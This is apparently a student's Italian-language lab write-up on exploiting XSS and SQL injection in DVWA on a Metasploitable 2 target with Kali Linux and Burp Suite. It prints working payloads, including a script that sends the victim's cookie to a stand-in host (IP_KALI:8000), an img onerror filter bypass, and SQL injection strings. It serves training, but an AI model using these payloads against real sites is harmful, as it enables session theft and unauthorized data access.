Esercizio w13d4

L’obiettivo dell’esercitazione è stato individuare e sfruttare vulnerabilità di tipo **Cross-Site Scripting (XSS)** e **SQL Injection** nella piattaforma DVWA, analizzando il comportamento dell’applicazione ai livelli di sicurezza LOW e MEDIUM tramite l’utilizzo di Burp Suite.

Ambiente di lavoro:


- Sistema attaccante: Kali Linux
- Sistema vittima: Metasploitable 2
- Applicazione: DVWA (Damn Vulnerable Web Application)
- Strumento: Burp Suite


Livello LOW su DVWA

È stato inserito il seguente payload:

<script>alert('XSS')</script>

Il browser ha eseguito il codice mostrando un popup, confermando la vulnerabilità XSS.





Furto del cookie:


È stato avviato un server su Kali Linux:


python3 -m http.server 8000

Payload utilizzato:


<script>new Image().src="http://IP_KALI:8000/?cookie="+document.cookie;</script>

Nel terminale è stata intercettata la richiesta contenente il cookie:







E questo è un altro payload per il livello di sicurezza low:



Poi ho fatto la prova SQL injiection:





Ho testato prima la vulnerabilità con il test logico:


1 AND 1=1

1 AND 1=2

E poi ho visualizzato i record presenti con:

1' OR 1=1 -- -

Livello Medium:




Le protezioni presenti sono:

filtro sul tag <script>

Payload utilizzato:

<img src=x onerror=alert(1)>

Il codice JavaScript è stato eseguito correttamente, dimostrando che il filtro può essere aggirato. Quindi abbiamo finto che fosse una richiesta img.




Ora la prova SQL injection:


Le protezioni sono:

- filtraggio degli apici '
- sanitizzazione parziale input

